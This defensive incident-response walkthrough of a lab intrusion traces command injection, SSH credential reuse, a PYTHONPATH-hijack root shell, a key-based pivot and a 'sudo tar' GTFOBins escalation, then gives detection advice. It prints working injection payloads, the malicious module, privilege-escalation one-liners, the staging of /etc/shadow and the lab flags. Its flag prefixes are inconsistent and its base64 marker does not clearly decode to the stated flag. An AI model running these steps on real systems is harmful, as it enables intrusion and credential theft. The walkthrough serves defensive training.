

Observ Incident — Walkthrough

Lab: Observ Incident (Grimoire, defensive) · **Difficulty:** Intermediate (defender's perspective) ·

Flags: 2 × 05{...}

Environment facts (from the evidence): attacker 10.10.14.7 · web01 (monitoring portal, external) · internal01 172.20.0.3 (internal-only) · accounts observed: developer , svc_backup .

Defensive walkthrough — evidence-based.

1. Scenario and scope

The investigation began when the external monitoring portal **web01**'s Apache `access.log` showed — from a single source, 10.10.14.7 — recon of `robots.txt` , login attempts on `/index.php` , and a sequence of POSTs to `/monitor/diag.php` within a short window. The scope covers two hosts: the externally facing **web01** (monitoring portal) and the internal-segment-only **internal01** (172.20.0.3). The evidence provided is HTTP/SSH logs from both hosts, system logs, `.bash_history` files, the `netcheck.py` module recovered on web01, and the `stage.txt` file on internal01. The objective is to reconstruct the intrusion step by step (initial access → credential reuse → privilege escalation → internal lateral movement), tie each step to concrete evidence, and recover both flag values while determining the scope of impact.

2. Evidence inventory

```
Evidence bundle received

analyst@soc:~/observ-incident — investigation

analyst@soc:~/observ-incident$ find evidence -type f | sort
evidence/internal01/home/svc_backup/.bash_history
evidence/internal01/tmp/.exfil/stage.txt
evidence/internal01/var/log/auth.log
evidence/web01/home/developer/.bash_history
evidence/web01/tmp/.x/netcheck.py
evidence/web01/var/log/apache2/access.log
evidence/web01/var/log/auth.log
evidence/web01/var/log/observ/diag_debug.log
evidence/web01/var/www/html/config.php
```

Fig 1 — the triage bundle: web01 and internal01 logs, shell histories, a recovered module, and a staged file.

Artifact	What it is (fact)
web01/var/log/apache2/access.log	external HTTP requests to the portal
web01/var/log/observ/diag_debug.log	application log of the diagnostics host values
web01/var/log/auth.log	SSH authentication and sudo events
web01/home/developer/.bash_history	commands run by the developer account
web01/tmp/.x/netcheck.py	recovered Python module (planted by the attacker)
web01/var/www/html/config.php	application database configuration
internal01/var/log/auth.log	SSH (publickey) + sudo events
internal01/home/svc_backup/.bash_history	commands run by svc_backup
internal01/tmp/.exfil/stage.txt	file staged by the attacker (exfil staging)

Triage approach. I started with `web01/var/log/apache2/access.log` , because it is the only externally visible surface and chronologically shows the intrusion's entry point first: the source IP found there is the key that correlates events across every host. From there I moved to `diag_debug.log` to see which parameter carried the commands, then to `auth.log` and the `.bash_history` files, reconstructing the cause and effect of each step.

3. Initial access (web01)

```
web01 — external HTTP activity (attacker IP + diag.php)

analyst@soc:~/observ-incident — investigation

analyst@soc:~/observ-incident$ grep -nE 'diag.php|index.php|robots'
evidence/web01/var/log/apache2/access.log
2:10.10.14.7 - - [14/Sep/2026:02:14:02 +0000] "GET /robots.txt HTTP/1.1" 200 56 "-" "Mozilla/5.0 (X11;
Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
4:10.10.14.7 - - [14/Sep/2026:02:14:20 +0000] "POST /index.php HTTP/1.1" 200 790 "-" "Mozilla/5.0 (X11;
Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
5:10.10.14.7 - - [14/Sep/2026:02:14:25 +0000] "POST /index.php HTTP/1.1" 302 0 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
7:10.10.14.7 - - [14/Sep/2026:02:15:01 +0000] "POST /monitor/diag.php HTTP/1.1" 200 980 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
8:10.10.14.7 - - [14/Sep/2026:02:15:40 +0000] "POST /monitor/diag.php HTTP/1.1" 200 1320 "-" "Mozilla/5.0"
```

Fig 2 — access.log: requests from the attacker IP (10.10.14.7) against diag.php and index.php.

3.1 What it shows

All requests come from a single source — 10.10.14.7 . They begin with a recon pattern: GET /robots.txt (200) — the attacker enumerates paths automatically or manually. At 02:14:20 and 02:14:25 there are two POSTs to /index.php : the first returns 200 (the login page re-rendered — a failed attempt), the second 302 (a redirect). The 200 → 302 transition shows that a session was granted at the HTTP layer, i.e. authentication succeeded (flagged as an *authentication bypass* in the timeline). From this point the attacker holds access to the authenticated panel.

3.2 Command injection in the diagnostics function

```
web01 — diagnostics debug log reveals command injection

analyst@soc:~/observ-incident — investigation

analyst@soc:~/observ-incident$ cat evidence/web01/var/log/observ/diag_debug.log
2026-09-14 02:14:48 [diag] host=8.8.8.8
2026-09-14 02:15:01 [diag] host=127.0.0.1; id
2026-09-14 02:15:20 [diag] host=127.0.0.1; uname -a
2026-09-14 02:15:40 [diag] host=127.0.0.1; cat /var/www/html/config.php
2026-09-14 02:16:12 [diag] host=127.0.0.1; echo T1N7dzNiMDFfcMzX2QxNGdfYzBtbTRuZlF8xbmp9 | base64 -d >
/tmp/.obs_marker
```

Fig 3 — diag_debug.log: the host parameter carries shell metacharacters.

The diag_debug.log is the most important technical evidence. The entry at 02:14:48 with host=8.8.8.8 is a legitimate example: an external IP as input. But in the following entries the

target carries `;` (a semicolon) and arbitrary shell commands:

- `127.0.0.1; id` — identify the executing user (discovery);
- `127.0.0.1; uname -a` — OS/kernel (discovery);
- `127.0.0.1; cat /var/www/html/config.php` — **reading the configuration**, i.e. access to secrets;
- `127.0.0.1; echo <base64> | base64 -d > /tmp/.obs_marker` — staging an encoded value on the host (this later becomes the first flag).

The vulnerable point is the `host` parameter on `/monitor/diag.php`. The application passes this value into a shell command (for example a `ping` or similar diagnostic) without any sanitisation; any command placed after `;` runs with web-server privileges. This is classic **OS Command Injection**.

T1190 Exploit Public-Facing Application

T1059.004 Unix Shell

T1082 System Information Discovery

T1552.001 Credentials In Files

Why it matters: the injection yields two things at once — command execution on the host (RCE) and reading the configuration file. The session opened in the source (the `index.php` bypass) is what exposed the diagnostics function to the external attacker.

4. Credential reuse and SSH foothold



```
web01 — SSH login + sudo PYTHONPATH in auth.log
analyst@soc:~/observ-incident — investigation

analyst@soc:~/observ-incident$ cat evidence/web01/var/log/auth.log
Sep 14 02:17:03 web01 sshd[2041]: Accepted password for developer from 10.10.14.7 port 51044 ssh2
Sep 14 02:17:03 web01 sshd[2041]: pam_unix(sshd:session): session opened for user developer(uid=1000) by (uid=0)
Sep 14 02:18:22 web01 sudo: developer : TTY=pts/0 ; PWD=/home/developer ; USER=root ;
ENV=PYTHONPATH=/tmp/.x ; COMMAND=/usr/bin/python3 /opt/health/check.py
Sep 14 02:18:22 web01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by developer(uid=1000)
Sep 14 02:20:51 web01 sshd[2041]: pam_unix(sshd:session): session closed for user developer
```

Fig 4 — `auth.log`: password SSH login for developer, then `sudo` (note `ENV=PYTHONPATH`).

About a minute after reading `config.php`, an SSH login as **developer** from the same external IP (`10.10.14.7`) appears at `02:17:03`. This is **credential reuse**: the DB password obtained

through the injection was reused as the `developer` system account's password. The source IP ties the web events and the SSH login into one chain.


Reading a config beats brute force. Because `config.php` is a web-server-readable file, the password can be obtained in a single command — quietly (a handful of requests), with no lockout and no `Failed password` noise, so the detection likelihood is near zero. That is why the log shows not "many failed passwords" but a single successful login — which is itself a strong detection signal.

T1552.001 Credentials In Files

T1078 Valid Accounts

T1021.004 Remote Services: SSH


5. Privilege escalation on web01 (PYTHONPATH hijack)



A terminal window titled "web01 — attacker commands (developer history)" with a dark blue background. The prompt is "analyst@soc:~/observ-incident — investigation". The user enters a series of commands to investigate a developer's history and perform a PYTHONPATH hijack.

```
analyst@soc:~/observ-incident$ cat evidence/web01/home/developer/.bash_history
id
sudo -l
cat /var/www/html/config.php
mkdir -p /tmp/.x
echo "import os; os.setuid(0); os.system('/bin/bash')" > /tmp/.x/netcheck.py
sudo PYTHONPATH=/tmp/.x /usr/bin/python3 /opt/health/check.py
cat /root/proof.txt
cat ~/.ssh/config
cat ~/.ssh/svc_backup_id_ed25519
ssh -i ~/.ssh/svc_backup_id_ed25519 svc_backup@172.20.0.3
```

Fig 5 — developer history: `sudo -l`, writing the module to `/tmp/.x`, then `sudo` with `PYTHONPATH`.



A terminal window titled "web01 — recovered malicious module (PYTHONPATH hijack)" with a dark blue background. The prompt is "analyst@soc:~/observ-incident — investigation". The user enters commands to view the contents of the netcheck.py module.

```
analyst@soc:~/observ-incident$ cat evidence/web01/tmp/.x/netcheck.py
import os
os.setuid(0)
os.system('/bin/bash')
```

Fig 6 — the recovered `netcheck.py`: `os.setuid(0)` then a shell.

5.1 Technique

The `.bash_history` exposes the whole logic:

- `sudo -l` — enumerate allowed commands; here `developer` may run `/usr/bin/python3 /opt/health/check.py` passwordless.
- `mkdir -p /tmp/.x` — create a writable directory.
- `echo "import os; os.setuid(0); os.system('/bin/bash')" > /tmp/.x/netcheck.py` — plant a malicious file named after the `netcheck` module that the health check imports.
- `sudo PYTHONPATH=/tmp/.x /usr/bin/python3 /opt/health/check.py` — the command is run under `sudo`, deliberately carrying `PYTHONPATH`.

This is the **PYTHONPATH hijack** technique. In this configuration `sudo` does not strip `PYTHONPATH` (unless `env_reset` / `env_keep` are set to do so), so when Python resolves the import it searches `PYTHONPATH=/tmp/.x` first, loads the attacker's module, and `os.system('/bin/bash')` opens a root shell. The `auth.log` records `ENV=PYTHONPATH=/tmp/.x` at `02:18:22`, after which `cat /root/proof.txt` and the following steps run as root.

T1548.003 Abuse Elevation Control: Sudo

T1574.007 Hijack Execution Flow: Path Interception

T1059.006 Command and Scripting Interpreter: Python

Detection gold signal: `ENV=PYTHONPATH=` (or `LD_PRELOAD` / `LD_LIBRARY_PATH`) appearing in a `sudo` event — unusual in normal operation, and almost always privilege escalation.

First flag



```
web01 — decode the staged base64 marker (flag 1)

analyst@soc:~/observ-incident — investigation


analyst@soc:~/observ-incident$ grep 'base64 -d' evidence/web01/var/log/observ/diag_debug.log | grep -oE '[A-Za-z0-9+/=]{20,}' | base64 -d
0S{w3b01_rc3_d14g_c0mm4nd_1nj}
```

Fig 7 — base64-decoding the staged marker from `diag_debug.log`.

The first flag was not handed out at the start of the chain — the attacker staged it himself, base64-encoded, in `diag_debug.log`. Extracting the base64 from the log line and decoding it yields the flag; its text summarises the finding (*web01 rce diag command injection*):

```
grep 'base64 -d' evidence/web01/var/log/observ/diag_debug.log \  
| grep -oE '[A-Za-z0-9+/=]{20,}' | base64 -d  
OS{w3b01_rc3_d14g_c0mm4nd_1nj}
```

6. Lateral movement / pivot to internal01



```
internal01 — pivot in (publickey) + sudo tar  
  
analyst@soc:~/observ-incident — investigation  
  
analyst@soc:~/observ-incident$ cat evidence/internal01/var/log/auth.log  
Sep 14 02:19:40 internal01 sshd[1555]: Accepted publickey for svc_backup from 172.20.0.2 port 40122 ssh2:  
ED25519 SHA256:9Qd7s0c0mPuT3dF1ng3rPrIntV4lu3abcd  
Sep 14 02:19:40 internal01 sshd[1555]: pam_unix(sshd:session): session opened for user svc_backup(uid=1001)  
by (uid=0)  
Sep 14 02:21:10 internal01 sudo: svc_backup : TTY=pts/0 ; PWD=/home/svc_backup ; USER=root ;  
COMMAND=/usr/bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh  
Sep 14 02:21:10 internal01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by  
svc_backup(uid=1001)
```

Fig 8 — internal01 auth.log: publickey login for svc_backup from 172.20.0.2 (web01), then sudo.

After gaining root on web01, the `.bash_history` shows the attacker running `cat ~/.ssh/config` and `cat ~/.ssh/svc_backup_id_ed25519` — an SSH config pointing to the internal host (internal01, 172.20.0.3) and a private key. Using that key, at 02:19:40 he logged into internal01 as **svc_backup**. The most important detail is the source address: `from 172.20.0.2`, i.e. web01's internal interface. The intrusion is now no longer coming from outside the perimeter — it is moving **east-west**, from the DMZ/web layer into the internal segment. web01 acted as the **pivot**. The attacker then ran `cat /root/proof.txt` and staging commands, leading to the next step.

T1021.004 Remote Services: SSH

T1552.004 Unsecured Credentials: Private Keys

T1078 Valid Accounts

Why it matters: the internal segment is treated as "internal-only" and trusted, but a compromised web01 sitting in that segment can reach it directly. Even with segmentation in place, host-to-host trust and long-lived static keys undermine that trust.

7. Privilege escalation on internal01 (sudo tar)

```
internal01 — attacker commands + staged exfil

analyst@soc:~/observ-incident — investigation

analyst@soc:~/observ-incident$ cat evidence/internal01/home/svc_backup/.bash_history
id
hostname
ip addr
sudo -l
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
cat /root/proof.txt
mkdir -p /tmp/.exfil
echo OS{1nt3rn4l_r00t_sud0_tar_pivot} > /tmp/.exfil/stage.txt
tar czf /tmp/.exfil/backup.tgz /root /etc/shadow 2>/dev/null
```

Fig 9 — svc_backup history: sudo -l, then sudo tar --checkpoint-action=exec=/bin/sh, then staging in /tmp/.exfil.

7.1 Technique

The svc_backup history starts with recon — `id` / `hostname` / `ip addr` — then `sudo -l` reveals that `tar` is runnable passwordless. The attacker used the **GTFOBins** `tar` technique:

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

`--checkpoint-action` runs an arbitrary command at the first checkpoint. The result is a `/bin/sh` opened as **root** (auth.log 02:21:10 ... COMMAND=/usr/bin/tar ... and session opened for user root). The attacker then:

- `cat /root/proof.txt` — confirm root access;
- `mkdir -p /tmp/.exfil` — create a hidden staging directory (T1074.001 Data Staged);
- `echo OS{...} > /tmp/.exfil/stage.txt` — write the second flag;
- `tar czf /tmp/.exfil/backup.tgz /root /etc/shadow` — archive the most sensitive files (the root directory and password hashes) for exfiltration (T1003.008 `/etc/passwd` and `/etc/shadow`).

T1548.003 Abuse Elevation Control: Sudo

T1059.004 Unix Shell

T1003.008 `/etc/passwd` and `/etc/shadow`

T1074.001 Local Data Staging

Second flag

```
internal01 — recover staged value (flag 2)

analyst@soc:~/observ-incident — investigation

analyst@soc:~/observ-incident$ cat evidence/internal01/tmp/.exfil/stage.txt
0S{1nt3rn4l_r00t_sud0_tar_pivot}
```

Fig 10 — the staged file left on internal01.

The second flag is in `/tmp/.exfil` — the file staged after gaining root. Its text summarises the whole chain (*internal root sudo tar pivot*): root on the internal host via `sudo tar`, reached through the pivot.

```
cat evidence/internal01/tmp/.exfil/stage.txt
0S{1nt3rn4l_r00t_sud0_tar_pivot}
```

8. Timeline (facts)

Time (UTC)	Host	Event
02:14:02	web01	recon: GET /robots.txt from 10.10.14.7
02:14:20–25	web01	repeated POST /index.php → dashboard (authentication bypass)
02:15:01–16:12	web01	command injection via host ON diag.php
02:17:03	web01	SSH as developer from 10.10.14.7 (reused password)
02:18:22	web01	sudo python3 check.py with PYTHONPATH=/tmp/.x → root
02:19:40	internal01	SSH publickey as svc_backup from 172.20.0.2 (pivot)
02:21:10	internal01	sudo tar --checkpoint-action → root; staging in /tmp/.exfil

9. Detections and lessons

The following recommendations map to each stage of the attack chain — concrete, actionable detections and fixes, ordered top to bottom.

9.1 Detect shell metacharacters in diagnostic inputs (T1190 / T1059.004)

- Alert, in a WAF or the app, on shell metacharacters (; | && || \$() `` >) in `host / ip / target -style` parameters.
- Validate input with a strict allow-list: accept only a valid IP/hostname; reject and log everything else.
- Best fixed in the app: do not build a shell string at all — use `subprocess` with an argument array, or a pure library call.
- **Signal:** `host=` values in `diag_debug.log` that do not match an IP/hostname regex → high-confidence alert.

9.2 Detect environment injection in sudo (T1548.003 / T1574.007)

- **Alert:** `ENV=PYTHONPATH=` / `LD_PRELOAD=` / `LD_LIBRARY_PATH=` / `PERL5LIB=` / `BASH_ENV=` in sudo events — almost always privilege escalation.
- Ensure sudoers has `env_reset` on and `env_keep` minimal; set `secure_path`.
- In general, avoid making interpreters (python, perl, bash) sudo-runnable — they are bypassable via reflection/imports.

9.3 Detect GTFOBins patterns (T1548.003)

- Alert on these patterns in sudo/process command lines: `tar --checkpoint-action` , `find -exec` , `vi/vim -c` , `less / man` then a shell, `awk 'BEGIN{system(...)}'` , `env` , `nmap --interactive` .
- Keep sudo rights least-privilege: grant specific commands *and arguments*, not whole binaries.

9.4 Correlate a single source IP across web + auth + downstream SSH (T1078 / T1021.004)

- In the SIEM, join one IP that appears in different log types in the same window: `access.log` (10.10.14.7), SSH in `auth.log` (same IP), then internal-segment SSH (source = the compromised host).
- In a short window, "web interaction → SSH login" is a classic signal.
- Alert with a first-seen rule for SSH logins ("this user logging in from this IP for the first time").

9.5 Alert on SSH from the DMZ/web layer into the internal segment (lateral movement)

- Alert/block SSH from DMZ/web hosts (web01) into internal hosts (internal01, 172.20.0.2 →) — abnormal in normal operation.
- Make east-west traffic default-deny; allow only the required source→destination pairs.

9.6 Secrets and credential hygiene

- Files like `config.php` must not be web-server-readable: restrict permissions (`640` / `600` , owner = app user), deny reads from outside the web root; never store literal passwords in code — use a secret manager.
- **Do not reuse passwords:** the app/DB password must not equal an OS account password; use unique, random passwords and a password manager.
- Do not keep SSH private keys openly in users' home directories; use a passphrase/FIDO for keys, short-lived certificates or an SSH CA; remove unused keys.

9.7 File integrity and exfil/staging detection

- Set FIM on `/etc/shadow` , `/root` , sudoers and the SSH directories — an unauthorised read/write is an immediate signal.
- Alert on hidden directories under `/tmp` , `/var/tmp` , `/dev/shm` (`/tmp/.x` , `/tmp/.exfil`) and on archives (`.tgz` , `.tar.gz`).
- Correlate "large archive creation + a subsequent outbound connection" (exfiltration).

9.8 Log centralisation and process

- Ship logs from all hosts to the SIEM in real time — a local attacker with root can delete local logs (in this lab the logs were preserved, but assume the worst in production).
- Write automatic anomaly-detection rules for web and SSH logs and test them regularly (purple-team).

9.9 MITRE ATT&CK summary

Stage	Technique	ATT&CK
Initial access	Public-facing app OS command injection	T1190, T1059.004
Discovery / credential	System info + reading <code>config.php</code>	T1082, T1552.001
Access	Credential reuse (SSH password)	T1078, T1021.004
Privilege escalation (web01)	PYTHONPATH hijack / sudo env	T1548.003, T1574.007

Lateral movement	Pivot to internal host with SSH key	T1021.004, T1552.004
Privilege escalation (internal01)	GTFOBins sudo tar --checkpoint-action	T1548.003, T1059.004
Credential access / exfil	/etc/shadow dump, staging in /tmp	T1003.008, T1074.001

One-sentence summary: the authentication bypass on the external portal and the command-injection weakness in the `host` parameter were the start of the chain; the secret obtained from it led to credential reuse, the sudo-env and GTFOBins weaknesses to root, and the exposed SSH key to a pivot into the internal segment — each link small on its own, but chained together they opened the whole organisation.